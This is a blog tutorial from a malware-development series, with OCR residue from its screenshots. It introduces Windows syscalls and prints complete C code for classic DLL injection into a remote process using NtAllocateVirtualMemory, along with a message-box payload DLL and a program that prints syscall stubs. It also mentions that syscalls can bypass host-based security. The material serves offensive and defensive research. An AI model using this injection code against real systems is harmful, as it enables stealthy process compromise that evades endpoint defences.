
Malware development trick - part 32. Syscalls - part 1. Simple C++ example.

cocomelonc.github.io/malware/2023/06/07/syscalls-1.html

June 7, 2023

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research and the start of a series of articles about one of the most interesting tricks: Windows system calls.

syscalls

Windows system calls or syscalls provide an interface for programs to interact with the operating system, allowing them to request specific services such as reading or writing to a file, creating a new process, or allocating memory. Recall that syscalls are the APIs responsible for executing actions when a WinAPI function is invoked. NtAllocateVirtualMemory is initiated, for instance, when the VirtualAlloc or VirtualAllocEx WinAPIs functions are called. This syscall then transfers the user-supplied parameters from the preceding function call to the Windows kernel, executes the requested action, and returns the result to the program.


All syscalls return an NTSTATUS Value that indicates the error code. STATUS_SUCCESS (zero) is returned if the syscall succeeds in performing the operation.

The majority of syscalls are not documented by Microsoft, so syscall modules will refer to the documentation shown below:

ReactOS NTDLL reference

The majority of syscalls are exported from the ntdll.dll DLL.

You can find windows syscall table at https://github.com/j00ru/windows-syscalls/:




what's the trick?

Using system calls provides low-level access to the operating system, which can be advantageous when executing operations that are unavailable or more difficult to perform with standard WinAPIs.

Moreover, syscalls can be utilized to circumvent host-based security solutions.

syscall ID

Every syscall has a special syscall number, which is known as syscall ID or system service number. Let's go to see an example. Open notepad.exe via x64dbg debugger, we can see that NtAllocateMemory syscall will have a syscall ID = 18:




5 03 F05 3 D 2E

F1F8400 00000000

hop dword ptr ds:[rax+rax],eax

3/12

But, it is important to be aware that sycall IDs will differ depending on the OS (e.g. Windows 10 vs Windows 7 or Windows 11) and within the version itself (e.g. Windows 10 1903 vs Windows 10 1809):



practical example

Let's go see a real example. Just take a look at an example that is similar to the example from my post about <u>classic DLL injection</u>:

```
/*
hack.c
classic DLL injection example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ntdll")
typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
  HANDLE
                     ProcessHandle,
  PVOID
                     *BaseAddress,
 ULONG
                     ZeroBits,
 PULONG
                     RegionSize,
                     AllocationType,
 ULONG
 ULONG
                     Protect
);
char evilDLL[] = "C:\\temp\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
 LPVOID rb; // remote buffer
 // handle to kernel32 and pass it to GetProcAddress
 HMODULE hKernel32 = GetModuleHandle("Kernel32");
  HMODULE ntdll = GetModuleHandle("ntdll");
 VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
  // parse process ID
  if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
  }
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
(pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evilLen, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
  // "copy" evil DLL between processes
```

```
WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
```

```
// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
CloseHandle(ph);
return 0;
}
```

The only difference is:

```
//...
#pragma comment(lib, "ntdll")
typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
                     ProcessHandle,
 HANDLE
 PVOID
                     *BaseAddress,
 ULONG
                     ZeroBits,
 PULONG
                     RegionSize,
 ULONG
                     AllocationType,
 ULONG
                     Protect
);
//...
//...
//...
pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
(pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
// allocate memory buffer for remote process
myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&evilLen, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
```

//...

As usually, for simplicity "evil" DLL is meow-meow messagebox:

```
/*
evil.c
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_0K
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

Compile it:

x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-allconstants -static-libstdc++ -static-libgcc -fpermissive

```
(cocomelonc kali) - [~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
(cocomelonc kali) - [~/hacking/cybersec_blog/draft/2023-06-07-syscalls-1]
$ ls -lt
total 184
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Jun 8 12:03 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Jun 8 11:24 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1823 Jun 8 10:41 hack2.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jun 7 22:30 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 554 Jun 7 22:25 evil.c
```

And run:

.\hack.exe <PID>

	🗾 Administrator: Windows Po				
Recycle Bin	PS C:\Users\user\Desktop\	research\2023-06-07-syscalls-	1> systeminfo		
	🛋 Host Name:	WIN10-1903			
		Microsoft Windows 10 Home			
	OS Version:	10.0.18362 N/A Build 18362			
	Hac <mark>OS Manufacturer:</mark>	Microsoft Corporation			
	OS Configuration:	Standalone Workstation			
Firefox	<pre>% FOS Build Type: Proc Registered Owner:</pre>	Multiprocessor Free Windows User			
	Registered Organization:	WINDOWS USER			
	NarProduct ID:	00326-10000-00000-AA401			
	Original Install Date:	6/7/2023, 2:36:02 PM			
	System Boot Time:	6/7/2023, 9:18:50 PM innotek GmbH			
x32dbg	System Manufacturer: System Model:	VirtualBox			
xuellig	System Type:	x64-based PC			
	Processor(s):	1 Processor(s) Installed.			
		[01]: Intel64 Family 6 Mode		ineIntel ~1190 Mhz	
	BIOS Version:	innotek GmbH VirtualBox, 12 C:\Windows	/1/2006		
	Windows Directory: System Directory:	C:\Windows C:\Windows\system32 =^^=	×		
x64dbg	Boot Device:	\Device\Harddisk\ol			
Routing	System Locale:	en-us;English (Ur <mark>i</mark> t			
	Input Locale:	en-us;English (Unit Meow-n	leow!		
	Time Zone: Total Physical Memory:	(UTC+03:00) Istarbu 2.048 MB			
	Available Physical Memory:				
	Virtual Memory: Max Sizes		ОК		
	Virtual Memory: Available				
	Virtual Memory: In Use:	2,284 MB			
	Page File Location(s): Domain:	C:\pagefile.sys WORKGROUP			
	Logon Server:	\\WIN10-1903			
	Hotfix(s):	2 Hotfix(s) Installed.			
		[01]: KB4497727			
		[02]: KB4497464			
	Network Card(s):	1 NIC(s) Installed.			
		[01]: Intel(R) PRO/1000 MT Connection Name: Ethe			
	✓	DHCP Enabled: Yes	i nec		
			168.56.100		
		IP address(es)			
		[01]: 192.168.56.112			
	CPU Hyper-V Requirements:	[02]: fe80::784e:511f		d for Hyper-V will not be displayed.	
		research\2023-06-07-syscalls-		a for hyper-v will not be displayed.	
		research\2023-06-07-syscalls-			
	PTD: 5520				
н рт	ype here to search	0 Ħ =	12 🙀 🔊	🧭 👰 🔨 😽 🖬 🔀 🕬 📶	1:25 AM

It worked as expected for mspaint.exe with PID = 5520.

Also if we attach it to \times 64dbg:

Í	5 5									_	win 1-0	-100	2 [P	nnle	al - O	racle V	M Minte	u a l B											
	™ File	M-	chine	V	0.00	Innu		ovico	с н		win10	-190	3 [Rui	nnin	<u>9</u>] – 0	raciev	M VIII	Jare	ox _										
										n Threa	d 3104	- x64d	ha													_	- (5	×
	File	View	Debug										.023 (Tit		gine)														
	-	σ	-	÷		•	A	-		1	→ ▲	8	1	=	49	🧳 fx	#	A	.2 💂	. 🔳	9								
	60	CPU		Log	P	Note	s		reakpei	nto	m M	lemory l	Мар	=	L Call S	tade	1 2 SE			Script	- 2	Symb	ols	\diamond	Source	,	Refer	ences	••
					00000			mo\	/ r10, / eax,	18						NtA1	locate	Virt	tualMe	emory					Hic	le FPU			
				5 03 F05 3 D 2E 3				tes jne SVS ret int ret	t byt ntdl call 2E	a ptr	A70310	365										RAX RBX RCX RDX RBP RSP	00 00 00 00	00000 0000A 007FF 00000 00000	B6CA7 A7031 00000 00000	C000 C504 0000 0000			00:
					00000 5 080		• 01	mov mov tes	r10, eax, t byt ntd call 2E		ds:[7	FFEOS					eryInf	orma	ationF	roce	;s	RSI RDI R8 R9 <u>B10</u> R11	00 00 00 00 00	007FF 00000 0000A 00000 00000 00000	00000 B6CDF 00000 00000 00000	0010 EDB8 0000 0000 0246	"LC	drpInit Z'	
				C:88	00000	0		nop mov mov	dwor r10, eax, t byt ntdl call		ds:[7	FFEO				ZwWa	itForM		iple0t	jects	32	R12 R13 R14 R15 RIP	00 00 00	00000 00000 007FF, 00020	00000 A703A 67137	0000 CD 80 0000		inkerne 111.000	
				D 2E				ret	2E																				▶
nm				C:88	400 0 D1 00000 5 080	0		mov mov	dwor r10, eax,							Zwwr	iteFil	eGat	ther		•	1: r 2: r 3: r 4: r	- cx 00 dx 00 8 000 9 000	000000 0000AE	A7031 000000 86CDFE	C504 00000 DB8 0 0000 0	000000 00000A 000000	00007F 0000000 B6CDFE 000000	OC DE OC
		ntdll	. 00007																			5: [rsp+2	28] 00	00000	00000	0001 0	000000	00
		t:000	07FFA7	0310	350 r	tdll.	. d11:	\$9035	0 #9E	3750 <	NtAllo	ocate\	/irtua									0 000							
огс	Addr 0000 0000 0000 0000 0000 0000 0000	7FFA7 7FFA7 7FFA7 7FFA7 7FFA7 7FFA7 7FFA7 7FFA7 7FFA7	02810 02810 02810 02810 02810 02810 02810 02810 02810	LO 80 20 Bl 30 0, 40 1; 50 6; 50 4; 70 D; 30 4;	EX CC 0 42 F 3 0D 0 4 00 4 2 48 8 5 89 0 3 8D 4 1 41 8 L 8B 0	C CC F 41 00 00 48 85 35 C0 01 48 41 FE 31 E1 C1 C3	BA C0 D2 74 83 48 05 CC	FE FF 45 OF 74 26 17 41 C1 02 0F 45 00 00 CC CC	CC 44 FF 71 47 CI 4C 21 0F B 48 8 C1 44 80 60 CC CC	F 44 8 B 45 8 B D2 4 7 04 0 3 EA 0 B F7 D 5 89 1 C CC C	C 24 B CB 5 C9 C 28 C 28 A 45 A 45 8 48 C CC	49 3B OF 88 C1 49 85 C0 E0 48 1B C9 8B 5C 48 89	DB 48 C2 41 BA 55 8D 04 74 00 85 D2 41 F7 24 08 5C 24	AS 8 11 1 .B 5 ». 4 7 H. 8 ŇA 4 A.	ÿA°þÿ ÀE. H.Òt& .Àt.A .H.Å. AÞH.E .á ÁÅÌÌÌ	1 1,, \$ 5 2,, 2 2,, 2 2,, 2 1, 2 1, 2 1, 2 1, 2 1, 2 1, 2 1, 2 1	ÂA °U I.Ò \$. \\$	Î	00000 00000 00000 00000 00000	0AB6C 0AB6C 0AB6C 0AB6C 0AB6C 0AB6C 0AB6C 0AB6C 0AB6C 0AB6C 0AB6C	DFEDC DFEDD DFEDE DFEDE DFEDF DFEDF DFEE0 DFEE0 DFEE1 DFEE1 DFEE1	8 0000 8 0000 8 0000 8 0000 8 0000 8 0000 8 0000 8 0000 8 0000 8 0000 8 0000 8 0000 0 0000 8 0000 0 0000	000AB 00000 000AB 00000 00000 007FF 000AB 007FF 007FF 007FF	6CDFE 00000 6CDFE 00000 00000 00000 47035 36CA70	E50 000 E50 000 001 010 459F 000 0480 0480 0 0480 0 0480 0 0480 0 0480 0 0480 0 0480 0 0480 0 0 0			dll.00 nitial nitial nitial	
		and: C	mmand	s 35		ma co	nara	ted (like	accomb	lu in	strie	tions	۰	07.63	x, ebx											Defa	ult	- -
	Pau		System																						Time	Wasted		ing: 0:00	:28:21
			, 		re to							0	ji T			(1)	Σ			4	1	ý		^	•		1:48 P 6/8/20	м	2
																					6	60)	u 87	<i>i</i>	•	8		ght Cti	rl 🔡

As you can see, syscall ID = 18 for hack.exe at the same machine.

practical example 2

Then, let's try to retrieve syscall stub from ntdll. In this part I just want to print it for checking correctness that syscall ID for NtAllocateVirtualMemory is 18 for Windows 10 x64 version 1903.

Retrieving the ntdll syscall stubs from disk at runtime can be done by dynamically loading the ntdll.dll file from disk into the process memory, then getting the address of the required function. Below is a basic outline of how we can accomplish this (hack2.c):

```
/*
hack2.c
print syscall ID from stub
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/06/07/syscalls-1.html
*/
#include <windows.h>
#include <stdio.h>
void printSyscallStub(char* funcName) {
  HMODULE ntdll = LoadLibraryExA("ntdll.dll", NULL, DONT_RESOLVE_DLL_REFERENCES);
  if (ntdll == NULL) {
    printf("failed to load ntdll.dll\n");
    return;
  }
  FARPROC funcAddress = GetProcAddress(ntdll, funcName);
  if (funcAddress == NULL) {
    printf("failed to get address of %s\n", funcName);
    FreeLibrary(ntdll);
    return;
  }
  printf("address of %s: 0x%p\n", funcName, funcAddress);
  // print the first 23 bytes of the stub
  BYTE* bytes = (BYTE*)funcAddress;
  for (int i = 0; i < 23; i++) {
    printf("%02X ", bytes[i]);
  }
  printf("\n");
  FreeLibrary(ntdll);
}
int main() {
  printSyscallStub("NtAllocateVirtualMemory");
  return 0;
}
```

This example uses the LoadLibraryExA function with the DONT_RESOLVE_DLL_REFERENCES flag to load the DLL file as a data file instead of a DLL module. Then it uses GetProcAddress to get the address of the desired syscall function in the data file. Note that the printed bytes **are not the syscall number**, they're the beginning of the code of the stub that makes the syscall. The syscall number itself is encoded in this stub.

demo


Let's go to see everything in action. Compile our "malware":

x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-allconstants -static-libstdc++ -static-libgcc -fpermissive

<pre>(cocomelonc@kali)-[-/hacking/cybersec_blog/draft/2023-06-07-syscalls-1] \$ x86_64-w64-mingw32-g++ -02 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive</pre>
<pre>(cocomelonc@kali)-[-/hacking/cybersec_blog/draft/2023-06-07-syscalls-1] total 184 -rwxr-xr-x 1 cocomelonc cocomelonc 39936 Jun 8 11:24 hack2.exe -rw-rr 1 cocomelonc cocomelonc 875 Jun 8 11:17 hack2.c -rw+rr 1 cocomelonc cocomelonc 1823 Jun 8 10:41 hack.c -rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jun 7 22:30 hack.exe -rwxr-xr-x 1 cocomelonc cocomelonc 92739 Jun 7 22:30 evil.dl -rw-rr 1 cocomelonc cocomelonc 554 Jun 7 22:25 evil.c</pre>

And run in our victim's machine:

.\hack2.exe



But the actual address of the syscall stub will be different when it's loaded in an actual process because ntdll.dll is loaded at different base addresses in different processes due to ASLR. Therefore, we should not use these addresses directly in a real exploit. Instead, we

should dynamically resolve the addresses of the functions we need at runtime. This example is just for demonstration purposes to understand how syscall stubs look in NTDLL.dll on disk.

This concludes the first part of a series of posts.

I hope this post is a good introduction to windows system calls for both red and blue team members.

<u>Syscalls x64</u> <u>Windows System Calls Table</u> <u>Code injection via NtAllocateVirtualMemory</u> <u>Classic DLL injection into the process. Simple C++ malware</u> <u>source code in github</u>

This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*